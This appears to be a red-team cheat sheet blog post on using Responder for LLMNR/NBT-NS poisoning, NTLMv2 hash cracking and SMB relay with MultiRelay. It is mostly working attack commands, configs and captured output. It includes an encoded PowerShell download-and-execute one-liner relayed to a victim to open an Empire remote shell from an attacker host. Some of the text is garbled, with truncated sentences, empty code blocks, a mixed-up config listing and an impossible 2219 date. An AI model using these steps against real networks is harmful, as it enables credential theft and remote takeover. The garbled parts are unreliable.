



```
root@kali:~/Responder# python Responder.py -i 192.168.210.145 -I eth0
```



### NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C

#### [+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

#### [+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]

## Responder - CheatSheet

📅 2219-12-10 · 847 WORDS · 4 MINUTE READ

📁 RESPONDER · WINDOWS DOMAIN · REDTEAM · CHEATSHEET

## Notes

[Responder - Ultimate Guide](#)

[Responder - Info](#)

[Github Repo](#)

## Starting Responder

```
root@pwnzbox:/usr/share/responder# responder -I eth0 -rv
```



### NBT-NS, LLMNR & MDNS Responder 2.3.3.6

Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C

#### [+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

#### [+] Servers:

HTTP server	[OFF]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[OFF]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]

#### [+] HTTP Options:

Always serving EXE	[OFF]
Serving EXE	[OFF]
Serving HTML	[OFF]
Upstream Proxy	[OFF]

#### [+] Poisoning Options:

Analyze Mode	[OFF]
Force WPAD auth	[OFF]
Force Basic Auth	[OFF]
Force LM downgrade	[OFF]
Fingerprint hosts	[OFF]

```
Fingerprint hosts [0.0.0.0]
[+] Generic Options:
Responder NIC      [eth0]
Responder IP      [10.0.2.6]
Challenge set     [random]
Don't Respond To Names ['ISATAP']

[+] Listening for events...
```

Example Running python on local IP of 192.168.210.145 and Adapter eth0

```
python Responder.py -i 192.168.210.145 -I eth0
```

## OSX

```
sudo Responder.py -i 192.168.215.109 -v
```

```
RunFinger.py -i 192.168.215.0/24
```

```
sudo MultiRelay.py -t 192.168.215.116 -u ALL
```

Edit .conf to specify IP (If installed via brew)

```
/usr/local/Cellar/responder/2.3.3.6_2/libexec/
```

## Linux

```
responder -I eth0 -rv
```

Analyse mode

```
Responder -I eth0 -A
```

## Edit Responder config

In preparation of this attack we need to disable the SMB and HTTP servers used by Responder otherwise we'll get some conflicts between this and Multi-relay (example shown below).

```
nano /usr/share/responder/Responder.conf
```

Change the SMB and HTTP settings to 'OFF' and save the file.

```
Error starting TCP server on port 445, check permissions or other servers running.  
Error starting TCP server on port 80, check permissions or other servers running.
```

```
GNU nano 2.7.4 File: /usr/share/responder/Responder.conf

[Responder Core]
Name          Required  Value
----          -
; Servers to start
SQL = On      Name          True      test
SMB = Off     DefaultLostLimit True      60
Kerberos = On StagingKey    True      2T]_}aFi^J@vRnWwCI
FTP = On      Type          True      native
POP = On      RedirectTarget False
SMTP = On     DefaultDelay  True      5
IMAP = On     WorkingHours  False
HTTP = Off    Host          True      http://10.10.10.10
HTTPS = On    CertPath      False
DNS = On      DefaultJitter True      0.0
LDAP = On     DefaultProfile True      /admin/get.php./ne
```

## Listen only mode (analyse):

You can use Responder in listen only mode, i.e. analyse, but don't actively respond to any requests. This can be achieved using the -A parameter and again this is a useful feature to see how chatty the network is without actively targeting any hosts.

```
sudo Responder.py -i 192.168.215.109 -A
[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
```

```
[+] Generic Options:
Responder NIC      [eth0]
Responder IP      [192.168.10.206]
Challenge set     [random]
Respond To       ['192.168.10.17']
Don't Respond To Names ['ISATAP']
```

```
[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
```

```
[Analyze mode: NBT-NS] Request by 192.168.56.102 for WPAD, ignoring
[Analyze mode: NBT-NS] Request by 192.168.56.102 for GMAIL.COM, ignoring
[Analyze mode: Browser] Datagram Request from IP: 192.168.56.105 hostname: VICTIM-PC0 via the: Workstation/Redirector to: CRT. Service: Domain Controller
[LANMAN] Detected Domains: CRT (Unknown)
[LANMAN] Detected Workstations/Servers on domain CRT: SRV2008 (Windows 7/Server 2008R2), VICTIM-PC0 (Windows 7/Server 2008R2)
None
[Analyze mode: NBT-NS] Request by 192.168.56.102 for GMAIL.COM, ignoring
[Analyze mode: NBT-NS] Request by 192.168.56.102 for GMAIL.COM, ignoring
[Analyze mode: Browser] Datagram Request from IP: 192.168.56.105 hostname: VICTIM-PC0 via the: Workstation/Redirector to: CRT. Service: Domain Controller
[Analyze mode: NBT-NS] Request by 192.168.56.105 for CRT, ignoring
[LANMAN] Detected Domains: CRT (Unknown)
[LANMAN] Detected Workstations/Servers on domain CRT: SRV2008 (Windows 7/Server 2008R2), VICTIM-PC0 (Windows 7/Server 2008R2)
None
[Analyze mode: NBT-NS] Request by 192.168.56.102 for VICTIM-PC0, ignoring
[Analyze mode: Browser] Datagram Request from IP: 192.168.56.105 hostname: VICTIM-PC0 via the: Workstation/Redirector to: CRT. Service: Domain Controller
```

## Cracking hash

The last step is cracking the NTLMv2 hash, depending on the complexity of the password policy within the target environment this could take some time. ocl-hashcat would be a better choice for offline cracking where password policies are known / suspected to be more secure. As the password is intentionally insecure within the test lab environment, john is used to crack the NTLMv2 hash:

```
root@kali:~/Responder/logs# john SMB-NTLMv2-SSP-192.168.210.135.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password! (Administrator)
lg 0:00:00:00 DONE 2/3 (2017-02-10 12:46) 4.000g/s 394224p/s 394224c/s 394224C/s Password!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Responder/logs#
```

## Targeting specific host(s):

If you want to target a specific IP/range of IPs, you can edit Responder.conf and change the RespondTo argument. This is extremely useful when you have a specific target in sight and don't want to potentially cause network-wide disruption. Additionally, it is also possible to specify the NBT-NS/LLMNR name by altering the RespondToName argument, although this is something I have yet to fully experiment with. In the following screenshot we have limited attacks to the host 192.168.10.17.

```
; Specific IP Addresses to respond to (default = All)
; Example: RespondTo = 10.20.1.100-150, 10.20.3.10
RespondTo = 192.168.10.17
```

## RunFinger.py

If we wanted to check for machines on the subnet with SMB signing not enabled, we can use RunFinger.py which is in the responder toolset. And all you'd do is:

```

```

Updated RunFinger.py, now checks **for** MS17-010, null sessions, etc.





## MultiRelay.py

We'll start MultiRelay by pointing it at a target (-t) **and** using all users (-u ALL).

```
python MultiRelay.py -t 10.0.2.4 -u ALL ``
```

You can specify users to watch for by setting the following commands



### Mimikatz

his **is** where Multi-relay now comes into its own. [At the end of March this year @pyth



### SMB scanner

Other useful functionality includes the super quick SMB scanner that can be used to f



```
### Meterpreter shells via web_delivery
```

Let's play **with** one last feature of Multi-relay **and** use this tool to spawn every pent

```

```

Returning to the Multi-relay shell we can now run our favourite IEX command **and** hopef

```

```

Returning to the msf web\_delivery exploit we see some action **and** once the shell has l

```

```

```
### Empire shell via powershell command exec
```

This one-liner **is** plugged **in** to MultiRelay **as** our payload when we successfully replay

```
./MultiRelay.py -t -c <'command to run'> -u ``
```

```
root@tevora:/usr/share/responder/tools# ./MultiRelay.py -t 10.10.10.100 -c "powershell
.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHKAUwBUAEUATQAuAE4AZQBUAC4AUwBLAHIAdgBJAEMAZQ
BQAE8ASQBuAFQATQBBAG4AYQBHAEUAcgBdADoA0gBFAHGAcbABFAGMAdAAxADAAMABDAG8AbgB0AEkATgBVAEU
IAA9ACAAMAA7ACQAVwBjAD0ATgBFAHcALQBPAgiaagBFAEMAVAAgAFMAWQBzAHQAZQBNAC4ATgBFAHQALgBXAE
UAQgBDAGwAaQBFAG4AVAA7ACQAdQA9ACcATQBvAHOAaQBsAGwAYQAvADUALgAwACAABXAGkAbgBkAG8AdwBz
ACAATgBUACAANGAuADEA0wAgAFcATwBXADYANAA7ACAAVABYAGkAZABLAG4AdAAvADcALgAwADsAIABYAHYA0g
AxADEALgAwACkAIABsAGkAAwBLACAArWBLAGMAawBvACCa0wAkAHcAYwAuAEgAZQBhAGQARQBSAFMALgBBAGQA
RAAoACcAVQBzAGUAcgAtAEEAZwBLAG4AdAAAnACwAJABlACkA0wAkAFcAQwAuAFAAUgBPAHgAeQAgAD0AIABbAF
MAWQBTAHQAZQBtAC4ATgBFAFQALgBXAGUAQgBSAEUAUQB1AGUAUwB0AF0A0gA6AEQARQBGAEGEAVQBMAHQAVwBF
AGIAUABYAE8AeAB5ADsAJAB3AEMALgBQAFIATwB4AHKALgBDAHIARQBkAGUATgBUAGkAQQB5AHMAIAA9ACAAWw
BTAHkAcwBUAEUAbQAuAE4ARQBUAC4AQwByAEUARABLAG4AdABJAEEATABDAEEAYwBoAEUAXQA6ADoARABFAGYA
YQBVAQwAdAB0AEUAdAB3AE8AcgBLAEMAUGBLAEQAZQB0AFQAaQBhAEwAcwA7ACQASwA9ACcAMgBUAF0AXwB9AG
EARgBpAF4ASgBAAHYAUGBuAFcAdwBDAEKAwWApACsAeAAtAFEAZQA0ACwAXABzADoAcABEACcA0wAkAEKAPQAw
ADsAwWbJAGgAQQBFAFsAXQBdACQAYgA9ACgAwWbJAGgAQQBFAFsAXQBdACgAJAB3AGMALgBEAG8AdwB0AGwAbw
BhAEQAUwBUAFIASQBuAGcAKAAiAGgAdAB0AHAA0gAvAC8AMQAwAC4AMQAwAC4AMQAwAC4AMQAwADEA0gA4ADAA
0AAwAC8AaQBwAGQAZQB4AC4AYQBzAHAAIgaPACkAKQB8ACUaewAkAF8ALQBIAFgAbwByACQAAwBbACQASQArAC
sAJQAKAGsALgBMAEUATgBnAFQAaABdAH0A0wBJAEUAWAAgACgAJABiAC0ASgBPAEKAbgAnACcAKQA=" -u ALL
```

### Responder MultiRelay to SMB NTLMv1/2 Version: 1.2

Send bugs/hugs/comments to: laurent.gaffie@gmail.com  
Usernames to relay (-u) are case sensitive.  
To kill this script hit CTRL-C.


Use this script in combination with Responder.py for best results.  
This tool listen on TCP port 80, 3128 and 445.  
Make sure nothing use these ports.

For optimal pwnage, launch Responder with only these 2 options:  
-rv  
Running psexec style commands can be noisy in the event viewer,  
if anyone ever reads it.. If you want to leave no trace in the  
event viewer, use Responder's built-in commands. They silently  
perform the tasks requested, including the hashdump command.

Relaying credentials for these users:  
['ALL']

Retrieving information for 10.10.10.100...  
**SMB signing: False**  
Os version: 'Windows 7 Professional 7601 Service Pack 1'  
Hostname: 'LAB01'  
Part of the 'TEVORAPENTEST' domain

Note: during a pentest, this is where we sit back and wait for a triggering event to execute our payload. This can take a while in certain environments, but on busy Windows networks it's usually only a few minutes before someone comes along and makes your day! We'll move the process along by attempting to accessing a share, so Responder can trigger the payload:



Once we attempt to access a share, Responder immediately gets to work poisoning traffic to the requesting host:

```
[*] [LLMNR] Poisoned answer sent to 10.10.10.1 for name thissharedoesnotexist  
[*] [LLMNR] Poisoned answer sent to 10.10.10.1 for name thissharedoesnotexist
```

Simultaneously, MultiRelay is setting up a SMB challenge to capture a NTLM hash for replay:

```
[+] Setting up SMB relay with SMB challenge: 873781521f2228bd
```

After the requesting host replies to the SMB server with a NTLM hash, MultiRelay replays that hash to the target with our payload:

```
[+] Received NTLMv2 hash from: 10.10.10.1
[+] Client info: ['Windows Server 2012 R2 Datacenter 9600', domain: 'TEVORAPENTEST', signing: 'True']
[+] Username: admin is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, admin has admin rights on C$.
[+] Authenticated.
[+] Running command: powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBUAEUATQAUAE4AZ
QBUAC4AUwBIAHIAdgBJAEMAZQBQAE8ASQBwAFQATQBBAG4AYQBHAEUAcgBdADoA0gBFAHgAcABFAGMAdAAxADAAMABDA
G8AbgB0AEkATgBVAEUATIAA9ACAAMAA7ACQAVwBjAD0ATgBFAHcALQBPAgiaagBFAEMAVAAgAFMAWQBzAHQAZQBNAC4AT
gBFAHQALgBXAEUAQgBDAGwAaQBFAg4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAABXAGkAbgBkA
G8AdwBzACAAATgBUACAANgAuADEA0wAgAFcATwBXADYANAA7ACAABVAgkAZABLAG4AdAAvADcALgAwADsAIABYAHYA0
gAxADEALgAwACKAIABsAGkAawBIAACAARwBLAGMAawBvACcA0wAKAHcAYwAuAEgAZQBhAGQARQBSAFMALgBBAGQARAAoA
CcAVQBzAGUAQcAtAEEAZwBLAG4AdAAAnCwAJAB1ACKA0wAKAFcAQwAuAFAAUgBPAHgAeQAgAD0AIABbAFMAWQBTAHQAZ
QBtAC4ATgBFAFQALgBXAGUAQgBSAEUAUQB1AGUAUwB0AF0A0gA6AEQARQBGAGEAVQBMAHQAVwBFAGIAUABYAE8AeAB5A
DsAJAB3AEMALgBQAFIATwB4AHkALgBDAHIARQBKAGUATgBUAGkAQQBzAHMAIAA9ACAAMwBTAHkAcwBUAEUAbQAUAE4AR
QBUAC4AQwByAEUARABLAG4AdABJAEEATABDAEEAYwBoAEUAXQA6ADoARABFAGYAYQBvAGwAdAB0AEUAdAB3AE8AcgBLA
EMAUGBIAEQAZQB0AFQAaQBhAEwAcwA7ACQASwA9ACcAMgBUAF0AXwB9AGEARgBpAF4ASgBAAHYAUgBuAFcAdwBDAEKAW
wApACsAeAAAtAFEAZQA0ACwAXABzADoAcABEACcA0wAKAEkAPQAwADsAWwBjAGgAQQBFAFsAXQBdACQAYgA9ACgAWwBjA
GgAQQBFAFsAXQBdACgAJAB3AGMALgBEAG8AdwB0AGwAbwBhAEQAUwBUAFIASQBwAGcAKAAiAGgAdAB0AHAA0gAvAC8AM
QAwAC4AMQAwAC4AMQAwAC4AMQAwADEA0gA4ADAA0AAwAC8AaQBwAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAEwAKA
F8ALQBIAFgAbwByACQAAwBbACQASQArACsAJQAKAGsALGBMAEUATgBnAFQAaABdAH0A0wBJAEUAWAAgACgAJABiAC0AS
gBPAEkAbgAnACcAKQA=
```

Then we're greeted with a nice little prompt telling us things went right:

```
(Empire) > [+] Initial agent AWTP1RND3K1NHEKV from 10.10.10.100 now active
```

From here we can perform all our post exploitation activities in Empire, like establishing persistence, running Mimikatz, enumerating directories, and so on. And there you have it, domain pwnage without cracking passwords!

 Comments  Share

Share



## OLDER

Responder - MultiRelay -> Mimikatz -> Crackmapexec -> Windows PWNage (GameOfPWNZ)

## NEWER

Responder

KSEC ARK

1 Login

♡

Tweet

Share

Sort by Best

Start the discussion...

D

f

G

Name

© 2019 KSEC